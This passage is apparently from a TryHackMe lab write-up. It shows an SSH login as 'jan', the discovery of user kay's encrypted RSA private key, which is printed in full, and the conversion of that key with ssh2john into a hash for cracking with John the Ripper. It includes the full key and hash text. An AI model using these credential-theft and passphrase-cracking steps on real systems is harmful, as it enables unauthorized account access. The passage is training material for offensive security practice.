account. The exposed credential artifact could be leveraged to gain unauthorized access to additional accounts.

Evidence:

Typed `ssh jan@ipaddress` and input the password. Successfully logged in as Jan.

A terminal window screenshot showing an SSH session. The user is root@ip-10-67-96-10 and runs 'ssh jan@10-67-140-52'. The terminal shows a warning about host authenticity, a fingerprint, and a confirmation to continue. The user enters 'yes', and the host is added to the known hosts list. The user then enters the password for 'jan@10-67-140-52' and is successfully logged in as Jan on Ubuntu 20.04.6 LTS. The terminal displays system information including load, processes, memory usage, and network address. The bottom of the terminal shows a THM AttackBox interface with a timer at 28min 2s.

```
root@ip-10-67-96-10:~# ssh jan@10-67-140-52
The authenticity of host '10.67.140.52 (10.67.140.52)' can't be
established.
ECDSA key fingerprint is SHA256:zQ2URrILaZSkRu3Ui74rWm2VkGCU8CLf
Pe6UlgfV0+8.
Are you sure you want to continue connecting (yes/no/[fingerprint
])? yes
Warning: Permanently added '10.67.140.52' (ECDSA) to the list of
known hosts.
jan@10.67.140.52's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_
64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon 01 Jun 2026 05:25:42 PM EDT

System load:  0.0                Processes:            105
Usage of /:   49.9% of 13.62GB   Users logged in:     0
Memory usage: 33%              IPv4 address for eth0: 10.67.

THM AttackBox 28min 2s
```

Figure 11: Successfully logged in as Jan



```
root@ip-10-67-96-16: ~
File Edit View Search Terminal Help
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in t
he
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitte
by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-67-149-52:~$ cd..
cd..: command not found
jan@ip-10-67-149-52:/home$ ls
jan kay ubuntu
jan@ip-10-67-149-52:/home$ cd kay
jan@ip-10-67-149-52:/home/kay$ ls
pass.bak
jan@ip-10-67-149-52:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@ip-10-67-149-52:/home/kay$
```

Figure 12: Found other user account and information about Kay

Tried to open the pass.bak file of user kay but permission denied. To open the file, need to perform privilege escalation.



The screenshot shows a terminal window titled "root@ip-10-66-97-77: ~". The user "jan" is logged in. The terminal shows the following commands and output:

```
jan@ip-10-66-97-77:/home$ cd kay
jan@ip-10-66-97-77:/home/kay$ ls
pass.bak
jan@ip-10-66-97-77:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 root root 4096 Jun 1 22:18 ..
-rw-r--r-- 1 kay kay 789 Jun 22 2025 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
-rwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@ip-10-66-97-77:/home/kay$ cd .ssh
jan@ip-10-66-97-77:/home/kay/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
jan@ip-10-66-97-77:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
```

The terminal window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The status bar at the bottom shows "THM AttackBox" and a timer "1h 31min 25s".

Figure 13: Discovered RSA private key of Kay1

The screenshot shows a terminal window titled 'root@ip-10-66-97-77: ~'. The terminal output shows the command 'cat id_rsa' being executed, which displays the contents of the RSA private key file. The key is a Proc-Type: 4, ENCRYPTED key with DEK-Info: AES-128-CBC, 6ABA7DE35CDB65070B92C1F760E2FE75. The key data is a long string of base64-encoded characters.

```

root@ip-10-66-97-77: ~
File Edit View Search Terminal Help
authorized_keys id_rsa id_rsa.pub
jan@ip-10-66-97-77: /home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVktOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
Rvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYLSPMYv79RC65i6frkDSvxXzbdFX
KAn+3T5FU49AEVKBjtZnLTEBw31mxjv0LLXAqIaX5QfeXMacIQOUWCHATlpVXmN
G4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lpCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnB/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxML
lIWZye4yrLETfc275hzVvYh6FkLgt0faly0bMqGIrM+eWVoX0rZPB1v8iyNTDdDE
3jRjqb0GlPs01hAWKIRxUPaEr18lcZ+0LY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWLXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUp0+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppe2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFstPPl0nndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFck7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUd0N+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKb0+SflgXBaHxb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XLWR+4HxbotPjx6RVByEPZ/kvi0q3S1
GpwHSRZon320xA4h0PkcG66JDyHLS6B328uViI6Da6frYiOnA4TEjJTP05RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCvo8+mS8X75seeoNz8auQL

```

Figure 14: Discovered RSA private key of Kay2



```

root@ip-10-66-97-77: ~
File Edit View Search Terminal Help
X+CuDSIXPo10RDX+0mmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxsZEndyU0lrI9EZ8XX
oHhZ45rgACPHcdWcrKCBfOQS01hJq9nSJe2W403lJmsx/U3YLauUaVgrHkFoejnx
CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIlfE731
DwOy3ZfL0l1FL6ag0iVwTrPBl1GGQoXf4wMbWv9bDF0Zp/6uatViV1dHeqPD80tj
Vxfx9bkDezp2QL2yohUeKBDu+7dYU9k5Ng0SQAk7JJJeokD7/m5i8cFwq/g5VQa8r
sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2LL36ZNFac01V6szMaa8/489apbbjpxhutQNu
Eu/lP8xQLxmmpvPsDACMtqA1IpoVL9m+a+sTRE2EyT8hZIRMiuaaoTZIV4CHuY6Q
QP52kfZzjBt3ciN2AmYv205ENIJvsacPi3PZRNlJsbGxmX0kVXdVPC5mR/pnIv
rVsgJQJoTpFRShHjQ3qSoJ/r/8/D1VCvtD4UsFZ+j1y9kXKLaT/oK491zK8nwG
URUvqvBhDS7cq8C5rFGJUyD79guGh3He5Y7bl+mdXKNZLMLzOnauC5bKV4i+Yuj7
AGIExXRIJXlwF4G0bsl5vbydM55XlnBRyof62ucYS9ecrAr4NGMggcXfYYncxMyK
AXDKwSwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdamZSn0SYHXuVLB4Jn5
phQL3R80rZETsuXxfDVkrPea0KEE1vhEVZQXVS0HGCuiDYkCA6al6WYdI9i2+uNR
ogjvVVBVVZIBH+w5YJhYtrInQ7DMqAyX1YB2pmC+leRgF3yrP9a2kLAaDk9dBQcV
ev6cTcfzhBhyVqml1WqwDUZtROTWfl80jo8QDLq+HE0bvCB/o2FxQKYEtgfh4/UC
D5qrsHAK15DnhH4IXrIkPlA799CXrhWi7mF5Ji41F307iAEjwKh6Q/YjgPvgj8LG
OsCP/iugxt7u+91J7qov/RBTr07GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePkT
t/CCVLBkm22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHl0hKzi3zZmdrxhql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJSd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin90ZTq02zNxFvpuXthY
-----END RSA PRIVATE KEY-----
jan@ip-10-66-97-77: /home/kay/.ssh$

```

Figure 15: Discovered RSA private key of Kay3

Copy the RSA private key and typed nano id (filename) and paste the key there saved it by pressing ctrl+o and hit enter and pressed ctrl+x to exit. After that, transferred SSH into hash file (hash.txt file) in the attacker machine so that I can crack the hash and get password using JohnTheRipper. I need the passphrase of user kay for privileged escalation.




```

root@ip-10-66-97-77: ~
File Edit View Search Terminal Help
 9  XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3Q0FIYlSPMYv79RC65i6frkDS
vxXzbdFX
10
11  AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQ0UWCH
ATlpVXmN
12
13  lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lpIbCb4UEawX0Tt+VKd6k
zh+Bk0aU
14
15  hwQJCdnB/U+dRasu3oxqykLKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRn
gKqLQxML
root@ip-10-66-97-77:~# python3 /opt/john/ssh2john.py id > hash.t
xt
root@ip-10-66-97-77:~# cat hash.txt
id:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2
ad8f779e84676de801a2712ef86e499d5cad1af838d19402729c471837fbdbe7
eb172e8e9cd40ee52d959a3d772204241e305194ee7813ec99be3ced17455644
ce550ad51edcb52b668bcb62e46b60a77e3cfc2e5bfe14c69db0d5d1be3c3f1d
18867173d8f01ee7b00d5e88f62b3d91c81f740e14862548f318bfbf510bae62
e9fae40d2bf15f36dd7d702400dfb74f9154e3d00454a049b599cb4c4070df59
b18efd252d702a21a5f941f79731a70840e51608701396955798d946e01686ed
c557b350263e279f971eee37846e07d3594b8669d25a656c26f85046b05f44ed
f9529dea4ce1f8193469485640909d9dbfd4f9d45ab2ede8c6aca494a53674fb
1e53bae5bcf02a6bacbea202bfc284db9d3ae446780aa8b431325948599c9ee3

```

